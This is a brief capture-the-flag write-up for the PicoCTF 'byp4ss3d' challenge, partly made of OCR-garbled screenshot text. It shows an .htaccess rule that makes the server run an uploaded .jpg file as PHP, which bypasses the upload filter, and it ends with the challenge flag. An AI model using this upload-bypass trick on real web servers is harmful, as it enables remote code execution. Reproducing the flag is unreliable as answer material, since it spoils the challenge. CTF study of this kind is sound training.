Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

File Actions Edit View Help
GNU nano 8.4 .htaccess *
<Files 'readfile.jpg'>
AddType application/x-httpd-php .jpg
</Files>


The image 'http://amiable-citadel.pico.tf/net/53200/images/readfile.jpg' cannot be displayed because it contains errors.

Help Write Out Where Is Cut Execute Location Undo Set Mark To Bracket Previous
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next
Rechercher 16:19 25/01/2026
```


- Here, like we inform that is an php and jpg




```
(capscorpion142@asaad)-[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ nano .htaccess
$ cat .htaccess
<Files "readFile.jpg">
AddType application/x-httpd-php .jpg
</Files>
(capscorpion142@asaad)-[~/Autoformation/CTFs/PicoCTF/byp4ss3d]
$
```



Successfully uploaded!  
Access it at: [images/readFile.jpg](http://amiabile-citadel.picoctf.net:53200/upload.php)



- And here's our flag:



picoCTF{s3rv3r\_byp4ss\_20193d1e}picoCTF{s3rv3r\_byp4ss\_20193d1e}

